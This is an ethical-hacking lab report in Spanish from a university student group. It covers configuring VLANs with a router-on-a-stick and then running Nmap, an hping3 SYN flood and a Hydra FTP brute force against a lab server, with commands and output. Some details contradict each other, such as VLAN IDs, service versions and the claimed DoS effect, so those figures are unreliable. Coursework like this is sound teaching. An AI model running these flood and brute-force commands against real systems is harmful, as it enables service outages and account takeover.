

Universidad Central del Ecuador

Laboratorio – Hacking ético

Diseño de Red y hacking ético

Grupo 01

Introducción:

El presente informe detalla el diseño, configuración y evaluación de una red local segmentada mediante el uso de VLANs y una topología "Router-on-a-Stick". El objetivo es crear un entorno de laboratorio controlado con tres subredes lógicas aisladas, interconectadas por un único router. Sobre esta infraestructura, se ejecutan una serie de pruebas de penetración desde un equipo atacante (Kali Linux) para evaluar la seguridad de los servicios expuestos.

Las actividades de hacking ético cubren fases clave de un ciberataque: reconocimiento con Nmap, denegación de servicio con Hping3, y un ataque de fuerza bruta a credenciales del servicio FTP con Hydra. Este laboratorio permite aplicar de forma práctica conceptos avanzados de conmutación y enrutamiento, así como técnicas fundamentales de ciberseguridad, documentando cada paso para su análisis.

Diseño e implementación de la Red

Para segmentar la red de manera eficiente sin necesidad de múltiples interfaces físicas en el router, se optó por una topología **Router-on-a-Stick**. Un único enlace troncal (trunk) se establece entre el router y el switch. Este enlace transporta el tráfico de múltiples VLANs (Virtual LANs), cada una representando una subred lógica. El router utiliza subinterfaces, una por cada VLAN, para realizar el enrutamiento entre ellas.

Las VLANs definidas son:

- **VLAN 10:** Para la red de ataque y acceso inalámbrico (KALI_AP).
- **VLAN 20:** Para la red de servidores (SERVER).
- **VLAN 30:** Para la red de usuarios finales (PCG01).

Esquema de direccionamiento IP y VLANs

La siguiente tabla resume la asignación de VLANs y el direccionamiento IP para cada subred, utilizando el ID del grupo (001).

VLAN ID	Nombre de VLAN	Red / Subred	Gateway (Subinterfaz del Router)	Dispositivos Asignados
---------	----------------	--------------	----------------------------------	------------------------

10	KALI_AP	192.168.11.0/24	192.168.11.1	Kali Linux, Access Point
20	SERVER	192.168.12.0/24	192.168.12.1	SERVER (Linux Mint)
30	PCG01	192.168.13.0/24	192.168.13.1	PCG01

Configuración de Dispositivos de Red

A continuación, se presentan los comandos clave utilizados para la configuración de los equipos de red.

El switch fue configurado para crear las VLANs, asignar puertos de acceso a cada una y establecer un puerto troncal para la conexión con el router.

```

Switch0
Physical Config CLI
IOS Command Line Interface

Switch>enable
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 11
Switch(config-vlan)#name KALI_AP_NET
Switch(config-vlan)#
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 12
Switch(config-vlan)#name SERVER_NET
Switch(config-vlan)#exit
Switch(config)#vlan 13
Switch(config-vlan)#name PCG01_NET
Switch(config-vlan)#exit
Switch(config)#! Puerto para KALI
Switch(config)#interface FastEthernet0/1
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 11
Switch(config-if)#! Puerto para el Access Point
Switch(config-if)#interface FastEthernet0/2
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 11
Switch(config-if)#! Puerto para el SERVER
Switch(config-if)#interface FastEthernet0/3
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 12
Switch(config-if)#! Puerto para PCG01
Switch(config-if)#interface FastEthernet0/4
Switch(config-if)# switchport mode access
Switch(config-if)#
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#! Puerto para KALI
Switch(config)#interface FastEthernet0/1
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 11
Switch(config-if)#! Puerto para el Access Point
Switch(config-if)#interface FastEthernet0/2
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 11
Switch(config-if)#! Puerto para el SERVER
Switch(config-if)#interface FastEthernet0/3
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 12
Switch(config-if)#! Puerto para PCG01
Switch(config-if)#interface FastEthernet0/4
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 13
Switch(config-if)#interface Gi
Switch(config-if)#exit
Switch(config)#inter
Switch(config)#interface Giga
Switch(config)#interface GigabitEthernet 0/1
%Invalid interface type and number
Switch(config)#interface gig
Switch(config)#interface gigabitEthernet0/1

```

Figura1: Configuración de Dispositivos de Red

```
enable
configure terminal
hostname Switch_G01

vlan 10
    name KALI_AP
vlan 20
    name SERVER
vlan 30
    name PCG01

interface FastEthernet0/1
    description ENLACE_TRONKAL_AL_ROUTER
    switchport mode trunk

interface FastEthernet0/2
    description KALI
    switchport mode access
    switchport access vlan 10

interface FastEthernet0/3
    description ACCESS_POINT
    switchport mode access
    switchport access vlan 10

interface FastEthernet0/4
    description SERVER
    switchport mode access
    switchport access vlan 20

interface FastEthernet0/5
```

```
description PCG01
switchport mode access
switchport access vlan 30

end

write memory
```

El router se configuró con subinterfaces en su puerto FastEthernet0/0, cada una encapsulando el tráfico con el estándar 802.1Q para su VLAN correspondiente y actuando como puerta de enlace.

```
enable

configure terminal

hostname Router

interface FastEthernet0/0
no ip address
duplex auto
speed auto
no shutdown

interface FastEthernet0/0.10
encapsulation dot1Q 10
ip address 192.168.11.1 255.255.255.0
description Gateway VLAN10 KALI/AP

interface FastEthernet0/0.20
encapsulation dot1Q 20
ip address 192.168.12.1 255.255.255.0
description Gateway VLAN20 SERVER

interface FastEthernet0/0.30
```

```
encapsulation dot1Q 30

ip address 192.168.13.1 255.255.255.0

description Gateway VLAN30 PCG01

interface FastEthernet0/1

shutdown

ip routing

no ip http server

no ip http secure-server

end

write memory
```

Diagrama de Red Final




Figura 2: Topología de la red

Ejecución de pruebas de penetración

-Reconocimiento y escaneo de puertos con Nmap

- **Herramienta:** Nmap (Network Mapper)
- **Objetivo:** Identificar servicios activos y sus versiones en el equipo **SERVER** (192.168.12.10) desde **Kali Linux** (192.168.11.X).

- **Comando ejecutado**

```
nmap -sS -sV 192.168.12.10
```




Figura 3: Salida del comando Nmap

- **Análisis de Resultados:** El escaneo reveló tres servicios principales expuestos:
 - **Puerto 21/tcp (FTP):** vsftpd 3.0.5. La identificación de la versión es crucial, ya que permite buscar vulnerabilidades específicas.
 - **Puerto 22/tcp (SSH):** OpenSSH 9.6p1 Ubuntu 3ubuntu13.12.
 - **Puerto 80/tcp (HTTP):** Apache httpd 2.4.58.
- El servicio FTP (puerto 21) fue seleccionado como el objetivo para el ataque de credenciales.

-Ataque de denegación de servicio (DoS) con Hping3

- **Herramienta:** Hping3

- **Objetivo:** Saturar el servicio web Apache (puerto 80) en el **SERVER** mediante una inundación de paquetes SYN (SYN Flood).
- **Comando ejecutado:**
sudo hping3 -S --flood -V -p 80 192.168.12.10

-S: Envía paquetes TCP con el flag SYN.

--flood: Envía paquetes a la máxima velocidad posible.

-V: Modo verboso (verbose) para mostrar más información.

-p 80: Especifica el puerto de destino.

Resultados:

```

--(grupo01@grupo01)-[~]
$ nmap -S -v 192.168.12.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 17:02 -05
Nmap scan report for 192.168.12.10
Host is up (0.001s latency).
Not shown: 597 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.38 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.02 seconds

--(grupo01@grupo01)-[~]
$ hping3 -S --flood -V 192.168.12.10 -p 80
using eth1, addr: 192.168.11.10, MTU: 1500
[open_socket] socket(): Operation not permitted
[main] can't open raw socket

--(grupo01@grupo01)-[~]
$ sudo hping3 -S --flood -V 192.168.12.10 -p 80
[sudo] contraseña para grupo01:
Lo siento, pruebe otra vez.
[sudo] contraseña para grupo01:
using eth1, addr: 192.168.11.10, MTU: 1500
hping3 192.168.12.10 (eth1 192.168.12.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
-- 192.168.12.10 hping statistic ---
592659 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--(grupo01@grupo01)-[~]

```

Figura 4: Hping3 ataque DOS

- **Análisis de Resultados:** El ataque SYN Flood agotó los recursos del servidor para gestionar nuevas conexiones, resultando en una denegación de servicio efectiva. Los usuarios legítimos, como PCG01, no pudieron acceder al sitio web, demostrando la vulnerabilidad del servicio ante este tipo de ataques sin contramedidas adecuadas.
- Ataque de fuerza bruta a credenciales FTP con Hydra
- **Herramienta:** Hydra
 - **Objetivo:** Comprometer las credenciales del usuario testuser en el servicio FTP del **SERVER** mediante un ataque de diccionario.
 - **Procedimiento:**

1. **Preparación del objetivo:** En el servidor, se creó un usuario (testuser) con una contraseña débil (1234). En la captura se observa una conexión manual exitosa inicial para validar el acceso.
2. **Preparación del atacante:** En Kali, se creó un archivo de diccionario (diccionario.txt) con contraseñas comunes.
3. **Ejecución del ataque:** Se utilizó la herramienta Hydra para automatizar el proceso de inicio de sesión, probando cada contraseña del diccionario contra el usuario testuser.


- **Comando ejecutado:**

1. Creación de diccionario:
echo -e "1234\npassword\nadmin\n" > diccionario.txt
2. Lanzamiento de ataque con Hydra:
hydra -l testuser -P diccionario.txt <ftp://192.168.12.10>

-l testuser: Especifica el nombre de usuario objetivo.

-P diccionario.txt: Indica a Hydra que use el archivo diccionario.txt como lista de contraseñas.

ftp://192.168.12.10: Define el protocolo y la dirección IP del objetivo.



```
grupo01@grupo1:~$ echo -e "1234\npassword\nadmin\n" > diccionario.txt
grupo01@grupo1:~$ hydra -l testuser -P diccionario.txt ftp://192.168.12.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-07 17:13:50
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), -1 try per task
[DATA] attacking ftp://192.168.12.10:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-07 17:13:53

grupo01@grupo1:~$ hydra -l testuser -P diccionario.txt ftp://192.168.12.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-07 17:14:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:1/p:1), -1 try per task
[DATA] attacking ftp://192.168.12.10:21/
[21][ftp] host: 192.168.12.10  login: testuser  password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-07 17:14:48

grupo01@grupo1:~$
```

Figura 5: Ejecución del ataque de fuerza bruta con Hydra. La herramienta logra identificar la contraseña correcta para el usuario testuser.

Análisis de Resultados:

El ataque fue exitoso, como se evidencia claramente en la salida de la consola. Hydra probó sistemáticamente las contraseñas del archivo diccionario.txt y, en pocos segundos, encontró una coincidencia. La línea clave del resultado es:

```
[21][ftp] host: 192.168.12.10 login: testuser password: 1234
```

Esta salida confirma que la contraseña para el usuario testuser es 1234. El éxito de este ataque se atribuye directamente a la **utilización de una contraseña débil y fácil de adivinar**. Este ejercicio práctico demuestra de manera contundente el riesgo asociado a las malas prácticas de gestión de credenciales y la importancia crítica de aplicar políticas de contraseñas robustas (que exijan longitud, complejidad y cambios periódicos) para proteger los servicios de autenticación contra ataques de fuerza bruta.

Actividad Adicional: Implementación de acceso inalámbrico

Para ampliar las capacidades del laboratorio, se configuro un Access Point (AP) en la VLAN 10,

Para ampliar las capacidades del laboratorio, se configuró un Access Point (AP) en la VLAN 10.

- **Objetivo:** Proveer un vector de acceso inalámbrico a la red de ataque, permitiendo la ejecución de pruebas de seguridad Wi-Fi en futuros laboratorios.
- **Configuración clave del AP:**
 - **IP Estática:** 192.168.11.2
 - **Gateway:** 192.168.11.1
 - **SSID:** Red_Kali_Lab
 - **Seguridad:** WPA2-PSK con una contraseña débil (12345678) para fines de prueba.
 - **DHCP:** Desactivado.
- **Relevancia:** Esta configuración establece las bases para realizar ataques como la captura de handshakes WPA2 con Airodump-ng y el crackeo de claves con Aircrack-ng, cumpliendo con uno de los escenarios propuestos en la consigna original de la tarea.

Conclusiones:

La realización de este laboratorio permitió consolidar conocimientos tanto en administración de redes como en ciberseguridad. El diseño con Router-on-a-Stick y VLANs demostró ser una solución escalable y segura para la segmentación de redes.

Las pruebas de penetración confirmaron que:

1. Una fase de reconocimiento exhaustiva con herramientas como Nmap es fundamental para descubrir la superficie de ataque.
2. Los servicios sin protección son altamente susceptibles a ataques de denegación de servicio simples pero efectivos.
3. La seguridad de una red es tan fuerte como su eslabón más débil, y las contraseñas débiles continúan siendo uno de los principales vectores de compromiso.

Este trabajo subraya la importancia de un enfoque proactivo en seguridad, que combine una arquitectura de red robusta con políticas de autenticación fuertes y un monitoreo constante de los servicios expuestos.

Bibliografía:

- [1] Nmap.org, “Nmap: The Network Mapper - Free Security Scanner,” 2024. [En línea]. Disponible en: <https://nmap.org>.
- [2] T. H. C. (thc-org), “THC-Hydra,” GitHub, 2023. [En línea]. Disponible en: <https://github.com/vanhauser-thc/thc-hydra>.
- [3] J. C. (antirez), “Hping - Network auditing and security tool,” 2011. [En línea]. Disponible en: <http://www.hping.org/>.
- [4] Kali.org, “Kali Linux Tools Listing,” 2024. [En línea]. Disponible en: <https://www.kali.org/tools/>.
- [5] Linux Mint, “Linux Mint,” 2024. [En línea]. Disponible en: <https://linuxmint.com/>.
- [6] D. Deshpande, “Solved: How to create a user with a weak password,” en *Linux Mint Forums*, 24 de enero de 2023. [En línea]. Disponible en: <https://forums.linuxmint.com/viewtopic.php?t=389053>.
- [7] CCNA desde Cero, “Configuración Básica de un Router Cisco con CLI,” 2024. [En línea]. Disponible en: <https://ccnadesdecero.es/configuracion-basica-router/>.
- [8] eClassVirtual, “Configuración básica de un Switch Cisco,” 4 de enero de 2024. [En línea]. Disponible en: <https://eclassvirtual.com/configuracion-basica-de-un-switch-cisco/>.

Anexos:




Figura 6: PC-Kali IP configuración

PC-PCG01

IP Configuration

IP Configuration

☐ DHCP ☒ Static

IP Address: 192.168.13.10

Subnet Mask: 255.255.255.0

Default Gateway: 192.168.13.1

DNS Server:

IPv6 Configuration

☐ DHCP ☐ Auto Config ☒ Static

IPv6 Address: /

Link Local Address: FE80::20A:F3FF:FEE8:1B0B

IPv6 Gateway:

IPv6 DNS Server:

Web Browser

Cisco IP Communicator

Figura 7: PC-PCG01 Configuración de IP




Figura 8: PC-KALI Command prompt




Figura 9: Access Point

